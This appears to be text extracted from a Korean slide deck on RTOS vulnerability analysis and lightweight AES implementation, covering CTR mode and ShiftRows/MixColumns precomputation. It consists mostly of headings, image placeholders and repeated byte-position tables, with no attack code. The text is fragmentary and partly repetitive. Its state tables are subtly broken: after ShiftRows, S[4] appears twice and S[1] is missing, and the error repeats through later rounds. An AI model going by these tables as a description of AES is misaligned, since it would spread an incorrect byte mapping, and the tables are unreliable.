

RTOS 취약점 분석 및 알고리즘 경 량화 연구

암호 알고리즘 경량화

취약점 분석을 위한 공격

AES 암호 알고리즘

CTR 운영모드

사전연산 기법


경량화된 사전 연산 기법

ShiftRows 제거 연산 기법

MixColumns 사전 연산 기법


AES 암호 알고리즘

AES 암호 알고리즘 흐름도




복호화를 진행할 때는 암호화를 했던 방식에서 역으로 수행된다.


확장키 생성 과정




키를 이용해서 확장키를 생성한다.




AddRoundKey



ShiftRows





MixColumns



Counter (CTR) mode decryption

CTR은영모드



사전연산기법

Round 1

SubBytes

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

ShiftRows

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

Mixcolumns

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

AddroundKey

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

Round 2

SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

ShiftRows

S[0]	S[4]	S[8]	S[12]
S[9]	S[13]	S[4]	S[5]
S[2]	S[6]	S[10]	S[14]
S[11]	S[15]	S[3]	S[7]

Mixcolumns

S[0]	S[4]	S[8]	S[12]
S[9]	S[13]	S[4]	S[5]
S[2]	S[6]	S[10]	S[14]
S[11]	S[15]	S[3]	S[7]

AddroundKey

S[0]	S[4]	S[8]	S[12]
S[9]	S[13]	S[4]	S[5]
S[2]	S[6]	S[10]	S[14]
S[11]	S[15]	S[3]	S[7]

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[15]상승 변화

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]



S[14]상승 변화

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[13]상승 변화

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[12]상승 변화



경량화된 사전연산기법

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

2라운드 SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

2라운드 SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]





2라운드 SubBytes

